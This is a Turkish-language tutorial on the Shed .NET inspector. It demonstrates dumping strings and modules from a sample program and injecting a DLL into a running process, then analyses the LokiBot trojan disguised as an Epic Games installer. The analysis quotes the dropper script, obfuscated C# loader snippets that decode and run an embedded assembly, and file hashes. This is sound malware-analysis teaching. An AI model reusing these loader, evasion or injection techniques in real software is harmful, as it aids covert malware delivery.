
*İndirdikten sonra dosyayı açın. Projeyi Visual Studio'da açın. Bu proje için .net framework 4.7.2 gerekli.

*eğer .NET framework bilgisayarınızda yüklü değil ise
<https://dotnet.microsoft.com/download/thank-you/net472>


*yükledikten sonra açın




*indirdiğiniz programı açın




*.Net framework'ün kurulu olup olmadığını kontrol etmek için. Herhangi bir programı seçin. (HelloWorld).



*programa sağ tıklayıp properties'e tıklayın ve .NET framework'ü kontrol edin



*ardından kodu açın ve bBuild'e tıklayın. Exe oluşacaktır.



*sonrasında ise yazılımdaki hata ayıklama konumuna gidin.

*Exe yi shed'in içine kopyalayın. Ardından cmd'ye geri dönün

```
Administrator: Command Prompt

C:\WINDOWS\system32>cd C:\Users\██████\Desktop\Shed

C:\Users\raghav\Desktop\Shed>
C:\Users\raghav\Desktop\Shed>
C:\Users\raghav\Desktop\Shed>
```

*ve bu komutu yazın **Shed.exe -exe dosyaadi.exe**

```
Select Administrator: Command Prompt

C:\Users\raghav\Desktop\Shed>Shed.exe -exe HelloWorld.exe
--[ Shed .NET program inspector j=-
Copyright (c) 2017-2019 Antonio Parata - @s4tan

Started program: C:\Users\raghav\Desktop\Shed\HelloWorld.exe
Created runtime: v4.7.3260.00
[System.String] 0x2CB1254: C:\Users\raghav\Desktop\Shed\
[System.String] 0x2CB129C: C:\Users\raghav\Desktop\Shed\HelloWorld.exe.config
[System.String] 0x2CB1500: HelloWorld.exe
[System.String] (named) 0x2CB1418: _TargetFrameworkName => .NETFramework,Version=v4.7.2
[System.String] 0x2CB1398: PARTIAL_TRUST_VISIBLE_ASSEMBLIES
[System.String] 0x2CB142C: C:\Users\raghav\Desktop\Shed\HelloWorld.exe
[System.String] 0x2CB1584: HelloWorld.exe.config
[System.String] 0x2CB15E8: DYNAMIC_BASE
[System.String] 0x2CB1610: PRIVATE_BINPATH
[System.String] 0x2CB163C: SHADOW_COPY_DIRS
[System.String] 0x2CB166C: CACHE_BASE
[System.String] 0x2CB16CC: DISALLOW_APP
[System.String] 0x2CB16F4: CODE_DOWNLOAD_DISABLED
[System.String] 0x2CB1730: DISALLOW_APP_REDIRECTS
[System.String] 0x2CB176C: DISALLOW_APP_BASE_PROBING
[System.String] 0x2CB17AC: FORCE_CACHE_INSTALL
[System.String] 0x2CB17E0: BINPATH_PROBE_ONLY
[System.String] 0x2CB1814: APP_CONFIG_FILE
[System.String] 0x2CB1840: APP_CONFIG_BLOB
[System.String] 0x2CB188C: MACHINE_CONFIG
[System.String] 0x2CB18B8: config\machine.config
[System.String] 0x2CB18F0: HOST_CONFIG
[System.String] 0x2CB192C: C:\Windows\Microsoft.NET\Framework\v4.0.30319\
[System.String] 0x2CB1998: C:\Windows\Microsoft.NET\Framework\v4.0.30319\config\machine.config
[System.String] 0x2CB1A2C: NetFx40_TimeSpanLegacyFormatMode
[System.String] 0x2CB1A7C: NetFx40_LegacySecurityPolicy
[System.String] 0x2CB1AC4: NetFx45_LegacyManagedDeflateStream
[System.String] (named) 0x2CB22A8: _prefix => Hello world from program:
[System.String] (named) 0x2CB28B8: sEnglishDisplayName => Invariant Language (Invariant Country)
[System.String] (named) 0x2CB28C8: sLocalizedLanguage => Invariant Language
[System.String] (named) 0x2CB28DC: sEnglishCountry => Invariant Country
[System.String] (named) 0x2CB291C: sEnglishCurrency => International Monetary Fund
[System.String] (named) 0x2CB3004: sNativeName => Gregorian Calendar
[System.String] 0x2CB305C: MM/dd/yyyy
[System.String] 0x2CB3060: yyyy-MM-dd
[System.String] 0x2CB3070: dddd, dd MMMM yyyy
[System.String] (named) 0x2CB2974: sKeyboardsToInstall => 0409:00000409
```


```
Select Administrator: Command Prompt
Carved Module from memory: C:\Users\raghav\Desktop\Shed\HelloWorld.exe
Heap json content saved to file: C:\Users\raghav\Desktop\Shed\Result\14284\heap.json
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\HelloWorld.exe
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\ntdll.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\MSCOREEE.DLL
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\KERNEL32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\KERNELBASE.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\ADVAPI32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\msvcrt.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\sechost.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\RPCRT4.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\Spicli.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\CRYPTBASE.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\bcryptPrimitives.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\shlwapi.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\combase.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\userbase.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\GDI32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\gdi32Full.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\ole32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\USER32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\win32u.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\JMW32.DLL
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\kernel.appcore.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\VERSION.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\clbcatq.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\MSVCP120_CLR0400.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\mscorlib.ni.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\ole32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\clbcatq.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\OLEAUT32.dll
Saved module: C:\Users\raghav\Desktop\Shed\Result\14284\Modules\Misc\System.ni.dll
Saved dynamic module: HelloWorld.exe
Saved dynamic module: 9991832930d8437cbf59cca0185f7f25.exe
Saved dynamic module: 795d1124cd98482db7a0cdc92f7bef9e.dll
Saved dynamic module: ee8a86de061e427b8f1a87c918b98a8e.dll
Saved dynamic module: 3f89607e3c44448d86e6f6ae451aa59.dll
Saved dynamic module: 15090d90536d486c863acc95e391b779.dll
Saved dynamic module: 04f1e4868af14413bcd27b5895d51df.dll
Saved dynamic module: ad34d7beadfb44c7b585908cf9a7eb0d.dll
Saved dynamic module: 69a2cf12dfed4866b97c79a6b5f50782.dll
Saved dynamic module: 2140bb8c88b64e7495e5500d11285bbf.dll
```

*Yukarıdaki fotoğraftaki çıktı .NET programının sting değerlerini gösterir. Ayrıca DLL dosyalarını ve Dinamik modülleri de gösterir.

*Bu araç, herhangi bir kötü amaçlı yazılım kodunu analiz etmek için kullanılabilir.

*Şimdi, çalışan bir süreçte bir DLL'nin nasıl enjekte edileceğini göstermek için shed'i kullanacağız. WindowsFormHelloWorld adlı kulübede verilen bir .net programını kullanacağız. Bu programı yukarıda yaptığımız gibi compile edin ve ornekdosyaadi.exe'yi oluşturun ve yukarıda yaptığımız gibi shedin içine kopyalayın.

*ve bu komutu cmd'ye yazın Then type
ornekdosyaadi.exe



*Yukarıdaki çıktı .NET programını başlatacak ve PID gösterecektir. Şimdi bu PID bir dll enjekte etmek için kullanılabilir.

*Dll enjekte etmek için. Örnek kodda sunulan hata ayıklama dll'sine sahipsiniz. Ardından InjectAssembly.dll dosyasını debug'dan shed'in içerisine kopyalayın


*ve sonra CMD'ye bu komutu yazın ve çalıştırın
Shed.exe -exe InjectAssembly.dll -inject -pid 10804

```
C:\Users\ [redacted] \Desktop\Shed>WindowsFormHelloWorld.exe  
C:\Users\ [redacted] \Desktop\Shed>Shed.exe --exe InjectedAssembly.dll --inject --pid 10804  
-=[ Shed .NET program inspector ]=-  
Copyright (c) 2017-2019 Antonio Parata - @s4tan  
DLL was correctly injected
```


*Yukarıdaki sorgu DLL dosyasını enjekte etti. Sonucu açmak için ise shed'in içindeki içerisindeki result klasörüne gidin.

*Sonuçlarda dll ve dinamik dll string değerlerini görebileceğiniz açık günlükler ve Yukarıda ilk sorguda gösterildiği gibi. Bu bilgiler exe dosyasının analizinde kullanılabilir.

*ayrıca .json dosyası oluşturu ve bu dosya SystemIO namespaces'leri gösterir.




Örnek olarak internette gezen bir virus inceleyelim (LokiBot)



LokiBot aslında popüler bir game launcher'ı taklit ediyor. LokiBot kripto para bilgileri şifreler vs. gibi hassas bilgileri toplayabiliyor. kullanıcıları makinelerinde çalıştırmaları için kandırmak için popüler bir oyun başlatıcısını taklit eden LokiBot (Trend Micro tarafından Trojan.Win32.LOKI olarak) keşfedildi. Virus'u bulaştırma Epic Games mağazasının yükleyicisi olduğu varsayılan bir dosyayla başlar. Bu sahte yükleyici, NSIS yükleyici yazma aracı kullanılarak oluşturulmuştur. Bu olayda kötü niyetli NSIS Windows yükleyicisi Fortnite gibi

popüler oyunların arkasındaki geliştirme şirketi Epic Games'in logosunu kullandı.



İndirdiğiniz dosyayı çalıştırdığınız zaman malware yükleyicisi iki dosya bırakır ilki etkilenen makinenin %AppData% ya bir C# kaynak kodu dosyası ve ikinci olarak da .NET executable dosyası bırakır.

Yükleyici script içerisinden bir foto

```
Section ; Section_0
; AddSize 651
SetOutPath $INSTDIR
File MAPZNNsaEaUXrxeKma5.exe
File MAPZNNsaEaUXrxeKm
Exec "$APPDATA\MAPZNNsaEaUXrxeKma5.exe 1"
SectionEnd
```


ayrıca kodları incelendiğinde çok fazla gereksiz kod ve karmaşık bir kod yapısı olduğu anlaşıldı bunu.

Executable .NET içerisindeki ana fonksiyon

```
private static void Main(string[] args)
{
    Type type = PropertyItemPropertyItem.SystemIPGlobalProperties();
    string name = "EventLevel";
    int invokeAttr;
    int num = invokeAttr = -297848366;
    if (((1563546655 ^ 324332896) == 1315256703)
    {
        invokeAttr = num + 297848622;
    }
    type.InvokeMember(name, (BindingFlags)invokeAttr, Type.DefaultBinder, Activator.CreateInstance(PropertyItemPropertyItem.SystemIPGlobalProperties()), null);
}
```

ve sonrasında .NET executable dosyası viruslu aygıt içinde "MAPZNNsaEaUXrxeKm" adlı bırakılan C # kod dosyasını okuyup compile eder.

```
int num6;
int num5 = num6 = -560434643;
if ((758290900 ^ 2074004372) == 1454133824)
{
    num6 = num5 + 560434644;
}
string[] array = new string[num6];
string[] array2 = array;
int num8;
int num7 = num8 = -1463667143;
if ((422705277 ^ 887449512) == 768909269)
{
    num8 = num7 + 1463667143;
}
array2[num8] = File.ReadAllText("MAPZNNsaEaUXrxeKm");
CompilerResults compilerResults = codeDomProvider.CompileAssemblyFromSource(options, array);
return compilerResults.CompiledAssembly;
```


C# kod dosyasını compile ettikten sonra ikili InvokeMember işlevini kullanarak C# kod dosyasında bulunan EventLevel işlevini çağırır. Çağrılan işlev içine gömülü şifrelenmiş compile kodunu çözer ve yükler.

```
public static void EventLevel()
{
    try
    {
        Assembly.Load(Convert.FromBase64String(Collection1())).EntryPoint.Invoke(null, null);
    }
    catch
    {
    }
}
```

```
public static string ContractFailureKind = "63433f1f-1111-11d1-8409-000000000000";
```

```
+++++;
public static char[] DataColumnMappingConverter() {
return DefaultBinder.FunctorComparer1.XmlNumeric10Converter.Select(IDtdAttributeInfo => (char)((IDtdAttributeInfo - Convert.ToInt32("3775")) ^
DefaultBinder.FunctorComparer1.LOGBRUSH)).ToArray();
}
```

Derleme kodunun nasıl çözüleceğini gösteren kod parçacığı Bu LokiBot örneğinin kurulum yordamı, tespit edilmekten kaçınmak için iki tekniği birleştirir: Birincisi, yalnızca yürütülebilir ikili dosyaları hedefleyen savunma mekanizmalarından kaçınmak için bir C# kaynak kodu kullanır. Buna ek olarak, C # kod dosyasına gömülü şifrelenmiş compile edilmiş kodu biçiminde gizlenmiş dosyaları da kullanır. Virus'un son aşaması LokiBot payload'ının yürütülmesidir.

SHA-256	File Type	Detection Name
c93abb57b2b669f8e9a8b4695fe865aea3f0c0e74deafa99e805900b110552e1	LokiBot Payload	Trojan.Win32.LOKI
385bbd6916c88636a1a4f6a659cf3ce647777212ebc82f0c9a82dc4aea6b7c06	Encrypted Assembly Code	
17d54bca1bd7c11beecfc77b25e966b745b9cf281f2c1c88c99a83f807aec335	Decoder	

.NET malware'in can sıkıcı tarafları

